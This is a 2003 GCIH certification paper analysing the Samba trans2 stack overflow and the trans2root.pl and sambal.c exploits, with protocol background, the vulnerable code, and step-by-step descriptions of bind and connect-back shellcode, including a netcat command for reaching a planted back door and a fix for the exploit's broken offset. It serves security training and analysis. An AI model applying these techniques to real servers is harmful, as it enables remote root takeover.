GCIH Practical Assignment
Version 2.1a
Option 2: Support for the Cyber Defense Initiative

Exploiting Samba's SMBTrans2 Vulnerability

Byron Darrah
August 25, 2003

Contents

Abstract ... 3
1. Introduction to a Service Under Attack ... 4
1.1. The Players: Port 139, NetBIOS, SMB, and Samba ... 4
1.2. Well Known Vulnerabilities. ... 5
1.3. Observing Trends. ... 5
2. Exploits for the trans2 buffer overflow. ... 7
2.1. The Vulnerability ... 7
2.2. The Exploits at a Glance ... 7
2.3. More on trans2root.pl ... 8
2.4. More on sambal.c ... 8
3. Detailed Discussion of Protocols ... 9
3.1. A Better Introduction to NetBIOS, SMB, and NBT ... 9
3.1.1. NetBIOS ... *9*
3.1.2. SMB ... *10*
3.1.3 NBT: NetBIOS over TCP/IP ... *10*
3.2. Technical Details ... 10
3.2.1. NBNS Queries ... *11*
3.2.2 SMB ... *13*
4. Details of The Exploit. ... 14
4.1 Samba's Buffer Overflow Bug ... 14
4.1 Analysis of the exploits ... 14
4.1.1 trans2root.pl ... *15*
4.1.2 sambal.c ... *15*
4.2 Using the exploits ... 22
4.2.1 Using trans2root.pl ... *22*
4.2.2 Using sambal.c ... *24*
4.3 Sample Data from Test Runs ... 25
4.3.1 Key Information on an Unexploited Samba Host ... *25*
4.3.2 The Victim After an Attack ... *26*
4.3.3 Traffic Analysis ... *28*
5. Defense ... 36
5.1 Prevention ... 36
5.2. Detecting the Exploits ... 37
5.3. Vendor Actions ... 38
6. Additional Information ... 38
Appendix A Source Code for Vulnerable Samba Function ... 39
Listing 1: Samba's `call_trans2open()` ... 39
Appendix B Source Code for trans2root.pl ... 42
Listing 2: trans2root.pl ... 42
Appendix C Source Code for sambal.c ... 49
Listing 3: Back door shellcode for Linux ... 49
Listing 4: Connect-back shellcode for Linux ... 51
Listing 5: Annotated sambal.c Source Code ... 53
References ... 79

Abstract


An exploit for a buffer overflow in Samba was widely announced in April this year. Vulnerable servers are easy to remotely find and exploit to obtain a root shell. It is probably not a coincidence that one of the network ports used by Samba is one of the top ten attacked ports on the Internet according to the Internet Storm Center, and that attacks targeting that port have been on the rise since April.

In this paper we examine the SMB protocol, the Samba implementation, an exploit known as sambal.c, and some variants of the exploit.

1. Introduction to a Service Under Attack

1.1. The Players: Port 139, NetBIOS, SMB, and Samba

TCP port 139 is, at least as recently as of August 16, 2003, on the Internet Storm Center's list of Top Attacked Ports (see Figure 1).



Top Attacked Ports		Trends	
microsoft-ds	445	↑ 135	epmap
epmap	135	↑ 445	microsoft-ds
netbios-ns	137	→ 17300	Kuang2TheVirus
ms-sql-m	1434	→ 113	ident
www	80	→ 139	netbios-ssn
ident	113	→ 53	domain
netbios-ssn	139	→ 1434	ms-sql-m
---	0	→ 1214	Grokster
eDonkey2000	4662	→ 25	smtp
smtp	25	→ 4662	eDonkey2000
		↓ 137	netbios-ns

Legend: The arrows indicate changes in activity over the last 2 days compared to the average activity over the last 30 days.
→ - no significant change. ↓ - decreased activity.
↑ - increased activity.

Figure 1; Top Attacked Ports According to the Internet Storm Center [F1]

TCP port 139 is defined by the IANA [IANA1] for use by "NETBIOS Session Service". NetBIOS is a suite of network protocols that provide communication abstractions intended to support network applications. However, NetBIOS is but an underlying layer for other protocols. This will be explained more fully later. For now, it suffices that the Server Message Block (SMB) service, which is implemented on top of NetBIOS, is one popular service that uses TCP port 139. The vulnerabilities and exploits addressed in this paper apply mainly to a particular implementation of SMB known as Samba.

SMB exists to provide network access to computer resources. For SMB, these "resources" are usually file shares and printers, although other types of resources (such as named pipes or serial ports) are possible too. Because SMB is the protocol used most often by Microsoft Windows systems to share files and printers, SMB clients and servers are quite common. If you have ever accessed shared files or printers over a network on a Windows computer, chances are you were using SMB.

Samba is a software implementation of SMB (and consequently also an implementation of a particular variant of NetBIOS) for Unix-like operating systems. Using Samba, a computer can share files and printers with Windows systems, other Samba-equipped systems, and a variety of less popular platforms. As an NBT implementation, Samba's NetBIOS Session Service, and hence it's SMB services, use TCP port 139.

1.2. Well Known Vulnerabilities.

There have been at least three major vulnerabilities discovered for TCP-based SMB services so far this year, each with a CVE name assigned on or near the date of general disclosure.

Date	CVE Name	Description
4/1	CAN-2003-0196	Multiple buffer overflows in Samba
4/4	CAN-2003-0201	Buffer overflow in Samba trans2.c
5/28	CAN-2003-0345	Buffer overflow in Windows SMB

Table 1; SMB CVEs [CVE1]

Each of the vulnerabilities above presents a danger of remote command execution with administrative privileges.

Another common SMB vulnerability arises due to the fact that Microsoft shipped many versions of it's Windows operating system with SMB-based file sharing enabled by default, and makes it very easy to create publicly exposed shares without requiring strong passwords or giving warnings about null or weak ones. CERT Advisory CA-2003-08 [CERT1] bears witness to the effectiveness of attacks exploiting this vulnerability.

1.3. Observing Trends.

The graph in Figure 2 combines Table 1 with data from the Internet Storm Center website.




Figure 2; Attack Activity on Port 139 Over Time [F2]

The graph illustrates interesting correlations between the vulnerability announcements and attack trends. It appears that attacks on port 139 began to increase significantly right about the time that the first two vulnerabilities were announced. The trend then reached a peak just after the third vulnerability was announced. The peak activity continued for roughly one month before beginning a decline, with no new vulnerability announcements.

It looks like one or both of the vulnerability announcements in early April could have been responsible for sparking much of the interest in port 139.

Beyond that, these correlations are not sufficient to draw too many conclusions. However, they may be useful data points for anyone working on understanding the race between exploitation and patching following vulnerability announcements.

2. Exploits for the trans2 buffer overflow.

2.1. The Vulnerability

The vulnerability with which this paper is primarily concerned is CAN-2003-0201. It was first publicly reported by Digital Defense Inc. in advisory DDI-1013 [DDI1]. CERT Vulnerability Note VU#267873 [CERT2] also addresses this vulnerability and vulnerabilities associated with CAN-2003-0196.

The vulnerability exists due to a string operation that copies a client-supplied string to a fixed-size buffer without first comparing the size of the buffer to the length of the string. The buffer happens to be allocated on the stack during a function call, which means that an overflow can easily overwrite the copy of the instruction pointer that is saved on the stack. Hereafter this will be referred to as the "trans2 vulnerability", because it comes into play when Samba is handling a certain type of SMB transaction by that name.

2.2. The Exploits at a Glance

Of all the known exploits, the seminal ones appear to be trans2root.pl and sambal.c [ESD1], since most of the other exploits seem to have roots going back to one or both of these. We will examine the main characteristics and differences between these two, with more emphasis on the details of sambal.c, since it is the most full-featured of the two.

sambal.c can scan large address spaces for the existence of Samba servers, distinguishing them from Windows SMB services by application level characteristics (as opposed to relying on OS fingerprinting). It can also launch attacks using either connect-back or back door shell code.

trans2root.pl is a small Perl script developed by Digital Defense Inc, created to demonstrate the exploitability of Samba's trans2 vulnerability. It repeatedly connects to a victim server, using the buffer overflow to upload shell code and try a different EIP value until the shell code is successfully executed.

In addition to sambal.c and trans2root.pl, there are several well known variants. Security Focus has assigned a bugtraq ID of 7294 to the trans2 vulnerability, and maintains a list of known exploits [SF1]. There are at least seven well known exploits and variants (see Table 2).

	Exploit	Source Code	Comment
1	trans2root.pl	486 lines of Perl	Original known exploit
2	sambal.c	1243 lines of C	
3	samba_exp2.tar.gz	1784 lines of Python	
4	0x82-remote.54Aab4.xpl.c	556 lines of C	
5	0x333hate.c	260 lines of C	Based on trans2root.pl
6	sambal2.c	778 lines of C	Based on sambal.c
7	sambal2-mass.c	53 lines of C	Wrapper for sambal2.c

Table 2; Known Exploits

Some of these exploits open back doors on victim hosts, and some can instead shovel a shell back to a waiting attacker. Some employ stealth techniques, some don't. Some include ability to scan and verify remote hosts for the presence of Samba. Some have nicely organized code (samba_exp2), most don't. Most if not all of the interesting features from these can be found in the original trans2root.pl and sambal.c exploits.

2.3. More on trans2root.pl

trans2root.pl was the first openly published exploit for the trans2 vulnerability. It was published on the website of Digital Defense Inc. along with the advisory DDI-1013 [DDI1] on April 7, 2003. Perhaps due to complaints, trans2root.pl was removed from that website shortly afterward. In fact, they appear to have quietly removed even the reference to "trans2root.pl" from their advisory. But the Internet has a long memory for some things. Google readily locates other copies of both the exploit and the original version of the advisory.

Although first to be published, this exploit was probably not the first in existence for the trans2 vulnerability. The Digital Defense advisory claims that the vulnerability was discovered by analyzing a packet capture from the wild.

trans2root.pl has the following features:

1. Option to conduct a brute force search for the return address that causes the victim's EIP register to point to the exploit code.
2. Connect-back shell code to shovel a shell from the victim host to the attacking host.
3. Stealth. The shell code is encoded by exclusive-or'ing each byte with 0x93. A small decoder is prepended to the shell code to decode it at run time.
4. Very small shell code. The Linux shell code is 172 bytes, including the decoder.
5. Shell code supports Linux, Solaris, and FreeBSD all on Intel x86 hardware.

2.4. More on sambal.c

Three days after trans2root.pl and the Digital Defense advisory were published, a C program named sambal.c hit the net on April 10, 2003. Because it was released a few days after the main advisory, few advisories mention this exploit. However, it is mentioned on the Security Focus Vulns Archive under bugtraq ID 7294, and is available from many popular security sites, including Security Focus and Packet Storm.

sambal.c has the following features:

1. Scanning for Samba hosts, with ability to distinguish Windows SMB services from Samba.
2. Option to conduct a brute force search for the return address that causes the victim's EIP register to point to the exploit code.
3. Very fast. Uses many parallel processes to accelerate scanning and brute force search.
4. Create back door on victim host.
5. Connect-back shell code to shovel a shell from the victim host to another host. (This option is broken, at least for Linux, and is not available when brute force search is used.)
6. Shell code for Linux, FreeBSD, NetBSD, and OpenBSD all on Intel x86 hardware.

3. Detailed Discussion of Protocols

3.1. A Better Introduction to NetBIOS, SMB, and NBT

The protocols and services that use TCP port 139 are in many ways legacy services. They have features, inefficiencies, and other issues that may not at first make sense within the context of modern standards and TCP/IP networks. In order to develop an understanding of these how and why these protocols work as they do, it is helpful to start with a historical perspective.

3.1.1. NetBIOS

It all starts with NetBIOS. NetBIOS was originally invented in 1983 [MS1] for use by small computer networks. At that time, TCP/IP had not yet made inroads into these small networks. There were many different proprietary kinds of networks, but no standard driver API's for using them. An common abstraction layer was needed to isolate applications from details of the underlying network implementation, and NetBIOS was created to fill the need.

With respect to the OSI reference model [OSI1], NetBIOS consists of layer 4 (Transport) and layer 5 (Session) protocols. One of those protocols, the NetBIOS Session Service, is analogous to TCP: it provides connection-oriented sessions that can be treated by applications as reliable, bi-directional streams of data flowing between two networked applications.

Perhaps not surprisingly, NetBIOS also included the NetBIOS Datagram Service, which was very similar to UDP.

In a NetBIOS network, nodes address each other using a 15-character name. But originally there was no centralized name mapping service equivalent to DNS. NetBIOS was strictly a LAN protocol, designed for networks of no more than about 80 hosts in close proximity with no routing between networks. Thus, NetBIOS packets could be sent to their destination either by broadcast to the entire network, or by letting the NetBIOS implementation perform any name-to-network address mapping in whatever fashion made sense for that implementation.

3.1.2. SMB

Richard Sharpe defines SMB as "a protocol for sharing files, printers, serial ports, and communications abstractions such as named pipes and mail slots between computers." [RS1] It was conceived at least as early as 1985. It is an application level protocol that was originally implemented on top of the NetBIOS Session Service.

SMB provides two "levels" of security: user and share. User level security ties authentication credentials to individual users, meaning different users could each have their own password. Share level security ties authentication credentials to shared resources, meaning user identity is irrelevant but different resources are protected by different passwords.

3.1.3 NBT: NetBIOS over TCP/IP

Eventually, TCP/IP networks became popular enough that an implementation of NetBIOS over TCP/IP, now more commonly referred to as NBT, was created, allowing applications like SMB to work over modern routed networks without having to be redesigned. RFCs 1001 and 1002 [EITF1, EITF2] were created to provide technical details on how this was supposed to work. It is within these RFCs that TCP and UDP ports were specified for NetBIOS services.

In order to provide a way for nodes on an NBT network to map NetBIOS names to IP addresses, the NetBIOS Name Service, NBNS, was created. It's specifications call for the use of UDP port 137. As a UDP service, NBNS can use broadcasts to announce and discover names on a LAN. It can also use point-to-point communication to query a central name mapping database known as a NBNS Server (or for Windows users, a WINS server) [TEC1].

UDP port 138 was specified as the port for NBT's NetBIOS Datagram Service. TCP port 139 was specified as the port for NBT's NetBIOS Session Service.

3.2. Technical Details

The full details of NetBIOS, NBT, and SMB protocols are far beyond the scope of this paper. Entire volumes exist to document each of these. Yet it is possible to cover enough to understand what the trans2 exploits do, and how they work. Even this will be lengthy and admittedly a little tedious. As a note to the reader: if you are not interested in low-level details of how the exploits communicate with Samba, you may prefer to skip to section 4.

3.2.1. NBNS Queries

As we have seen, TCP port 139 is not an isolated service. It is part of NBT, which also uses UDP ports 137 and 138. It common for SMB clients to access NBNS on UDP port 137 before accessing SMB on TCP port 139. The sambal.c exploit makes use of this service, which justifies taking a look at how it works.

To send an NBNS query to another NBT node, a query packet is sent to UDP port 137 containing an NBNS transaction header followed by questions. Any nodes responding to such a query will return a packet containing an NBNS transaction header followed by answers.

3.2.1.1. NBNS Transaction Header

The header is 96 bytes long, and breaks down according to Table 3.

Bits	Field
0-15	Transaction ID
16-31	Flags
32-47	Question Count
48-63	Answer Count
64-79	Authority Record Count (Never used)
80-95	Additional Resource Record Count

Table 3; NBNS Header Fields [CRH1]

The interesting fields this discussion are the Transaction ID, Flags, and Question Count. The Transaction ID is simply any unique number chosen by the node that generates a request. When responding, nodes will copy the ID in it's responses so the query sender can associate responses with requests.

The Question Count indicates how many name queries are included in the packet, but in practice is generally limited to either 0 or 1.

The 16 bits of the Flags field are further partitioned according to Table 4.

Bits	Field
0	Response flag
1-4	Opcode
5-11	NM_FLAGS
12-15	Return code

Table 4; NBNS Header Flags [CRH1]

If set, the response flag indicates the packet is a response. Otherwise, it is a query.

The Opcode field indicates the transaction type. A transaction type of 0 indicates a name query. Other transaction types are used to manage the NBNS database by handling the registration and release of names with a name server.

The NM_FLAGS field contains various qualifiers, including the broadcast flag, which indicates whether the packet was sent to a broadcast address.

The Return Code is a four bit space the meaning of which depends on the transaction type. For name queries, the Return Code should be zero. For responses to name queries, it will be zero if no errors occurred, nonzero otherwise.

3.2.1.2. NBNS Questions

A question contains three fields: A NetBIOS name followed by a 16-bit question type and a 16-bit question class.

The NetBIOS name is encoded using a scheme called "Second level encoding". The details of this encoding scheme are beyond the scope of this paper, but are defined by RFC 883 (page 31). Fortunately, ethereal does a nice job of decoding names from NBNS packet dumps and is a useful shortcut versus doing it by hand. There is one special name which, as will be shown, is used by sambal.c. If the (decoded) name is an asterisk, then instead of first testing for a match between the received name and it's own, the receiver of the query should go ahead and respond with information about itself.

The question type is either 0x20 indicating a name query, or 0x21 indicating a status request. A few other values are allowed by the standard, but according to [CRH1], they are not used in practice. A status request asks a host for a variety of information, including the type of services it hosts.

The question class is always 0x0001. This conveys that the question is in the "Internet class", although no other classes have ever been defined.

3.2.1.3 NBNS Responses to Questions

Responses to queries have a header similar to the one in the query. The main differences are that the response flag will be set, and the Question Count will be zero, while the Answer Count will be 0x0001.

Following the header, responses have a resource record that bears question type and class fields identical to those from the question. The resource record also contains few other fields and a "data" section, the contents of which vary depending on whether it corresponds to a name or status query.

For a name query, the data section will indicate whether the queried name applies to a unique node or a group, whether the node broadcasts queries or uses a central NBNS server, and the node's IP address. For a status query, the data section will contain an array of up to 256 results, followed by some "statistics".

The statistics are by and large not used, although Microsoft implementations will populate the first six bytes with the node's Ethernet MAC address. Samba fills the entire statistics field with zeroes. As will be seen, this is how sambal.c is able to distinguish between Windows SMB and Samba hosts.

3.2.2 SMB

In 1996 SMB was renamed CIFS, which stood for Common Internet File System. There is a good, 150 page technical reference for CIFS at http://www.snia.org/tech_activities/CIFS/ [SNIA1]. SMB is far too complex to cover in detail here. Instead, the following description will be confined to just the important parts of transactions actually used by trans2root.pl and sambal.c.

The header of an SMB message contains the fields shown in Table 5.

Byte	Description
0-3	Constant protocol identifier, 0xff534d42.
4	SMB Command
5	Error Class
6	Reserved
7-8	Error Code
9-23	Reserved
24-25	Resource ID, referred to as a Tree ID, or just TID
26-27	PID
28-29	User identifier, UID
30-31	MID

Table 5: SMB Header [TEC1]

Like NBT, HTTP, and many other protocols, SMB supports many different types of messages, each distinguished by a small amount of information near the beginning. This is the purpose of the SMB Command.

The TID is used in requests that reference a server resource.

The PID and MID are numbers chosen arbitrarily by a client. When responding to a request, an SMB server will echo the values supplied by the client.

The UID is a number assigned by the server to the client early in an SMB session. The client echoes the number back in all subsequent requests.

Before an SMB client and server can begin doing "real" work, they must exchange session setup messages. The SMB Command code for session setup is 0x73. The client chooses a PID and MID and sends these in the session setup request. The server sends back a response with the same command code, and indicates whether any errors occurred or the session may proceed. The session setup messages may also contain data for authenticating the client. The trans2 exploits do not bother to authenticate because the Samba vulnerability is exposed to anonymous access, even if Samba is not configured with a guest account.

Once a session is established, the client may then issue a "Tree Connect" request. This is analogous to opening a file in a program: the program specifies the path to the file and the system provides a file handle. In SMB, the client provides a path to a resource (for example, "\\MYSERVER\MYFILES") in a Tree Connect request. If the request succeeds, the server's response will provide a valid TID.

Once a session and TID have been obtained, a very wide variety of operations may be performed, including a special type of transaction named "trans2", with SMB Command code 0x32. This is the transaction that causes Samba to use vulnerable code associated with CAN-2003-0201. The trans2 transaction exists to provide access to special remote procedure calls that do things like get and set file attributes, create directories, and a host of other functions. However, Samba's vulnerable code is executed before the transaction request can even be fully interpreted.

4. Details of The Exploit.

4.1 Samba's Buffer Overflow Bug

Samba's vulnerable code appears Listing 1, in Appendix A. The lines of code most pertinent to the vulnerability are as follows (ellipsis indicate omitted code):

```
 1   static int call_trans2open( ...
 2              ... )
 3   {
...
15      char *pname;
16      int16 namelen;
17
18      pstring fname;
...
46      namelen = strlen(pname)+1;
47
48      StrnCpy(fname,pname,namelen);
```

As this clearly shows, data is copied from a memory location referenced by `pname`, to a buffer named `fname` which is allocated on the call stack, with no prior check against the buffer's capacity. Incidentally, the size of the buffer is defined elsewhere as 1024 characters.

Because the data copied to the `fname` buffer is limited by a `strlen()` call (line 46), exploits can not use the overflow to cause any null bytes to be inserted directly into Samba's stack. Any other byte values are reliably copied.

4.1 Analysis of the exploits

In order to develop a strong understanding of how the exploits take advantage of the trans2 vulnerability, we look directly to their source. The main focus will be on sambal.c, but with a brief look at trans2root.pl first, due to a significant difference.

4.1.1 trans2root.pl

Before beginning the analysis of sambal.c, it is instructive to take a brief look at how trans2root.pl works. The connect-back functionality in sambal.c is broken, and even when fixed it is less useful than that of trans2root.pl. Where sambal.c breaks down, trans2root.pl gets it right.

The source for trans2root.pl is included in Listing 2, in Appendix B.

trans2root.pl binds a socket to port 1981 on the local host. The IP address of the attacking host is embedded into the shellcode, enabling the shellcode to connect back to the attacker. A process is forked to perform the brute force search, while the parent process waits and listens for a connection on port 1981. When the subprocess succeeds in running the shell code on the victim, the shell code connects back to trans2root.pl on port 1981. The subprocess is then sent a `USR2` signal, causing it to stop further exploit attempts. trans2root.pl then enters a loop for copying standard input and output to and from the socket, giving the user control of the remote shell.

4.1.2 sambal.c

Source for sambal.c appears in Appendix C. It is divided into three listings: One for the disassembled back door shellcode (for Linux), one for the disassembled connect-back shellcode (again, for Linux), and finally one for sambal.c itself. All of these have been annotated with many additional comments explaining what they do and how they work in detail.

4.1.2.1 Back Door Shellcode

Listing 3 in Appendix C gives source code that, when assembled, produces binary data that matches the `linux_bindcode` array in sambal.c (Listing 5, lines154-168). The algorithm used by the source is fairly simple:

1. Set the effective UID to root. (Samba sets the effective UID of the session process to that of the guest user during anonymous logins, but leaves the real UID as root.)
2. Call `sys_socket()` to create a network socket.
3. Call `sys_bind()` to bind the socket to TCP port 45295.
4. Call `sys_listen()` to listen for connections to the socket.
5. Call `sys_signal()` to cause signals to be ignored when child processes die.
6. Loop forever
7. Accept a connection from the socket.
8. `fork()` a child process, connect it's standard IO to the socket, and let it `exec() /bin//sh`.
9. Close the socket in the parent process.
10. End loop.

This is typical back door shell code, and probably not unique to this exploit. It creates an unauthenticating, plain text shell service on port 45295. The shell can be accessed by connecting to it with a program like netcat. For example:

```
$ nc victim.host.name 45295
```

Note: plain telnet will not work, because it may insert extra characters into the data stream, intended for interpretation by tty's and terminal emulators.

Because the shell is handled by a `fork()` and `exec()` combination and the parent process returns to accepting new connections, the back door service can be accessed repeatedly without any need to re-exploit Samba, until the infected Samba process is somehow killed.

4.1.2.2 Connect-Back Shellcode

Listing 4 in Appendix C gives source code that, when assembled, produces binary data that matches the "linux_bindcode" array in sambal.c. The algorithm used by the source is:

1. Set the effective UID to root.
2. Call `sys_socket()` to create a network socket.
3. Call `sys_connect()` to connect to port 45295 at the IP address given on line 26.
4. Connect standard IO to the socket, and call `exec()` on `//bin/sh`.
5. Call `sys_exit()`.

This is simpler than the previous program. It makes a TCP connection back to a waiting socket somewhere, shovels the shell, then exits. Unlike the previous example, it does not fork any processes, and does not leave a lingering socket or process once the shell exits.

The IP address to which the connection is made is stored at offset 0x2b (decimal 43) from the beginning of the (assembled) shellcode. Before sending the shellcode to a vulnerable Samba server, sambal.c needs to patch in the desired IP address to this location at run time. However, on line 1088 of the annotated sambal.c (Listing 5 in Appendix C), the author got the offset wrong. The connect-back code in sambal.c is thus effectively broken. As verified in tests, correcting this error is necessary to get sambal.c to work in connect-back mode.

4.1.2.3 Main Program

Listing 5 in Appendix C is annotated source code for sambal.c. The original source is sparsely commented and not conducive to efficient study. The extra comments in Listing 5 (each denoted with a "BCD:" prefix) document all important actions and details of sambal.c. However, in places where sambal.c contains two versions of similar code, one for BSD variants and one for Linux, only the Linux code is annotated. While reading this section, it may be helpful to keep a bookmark in the appendix as the code will be referenced frequently.

The sambal.c exploit has several features to explore. It supports scanning options for locating potentially vulnerable hosts, searching for the right return address with which to overwrite EIP, work parallelization, subprocess, and the two alternative types of shell code seen in the previous sections. Figures 3a-3b illustrate the program logic.




Figure 3a; Main Logic Flow for sambal.c

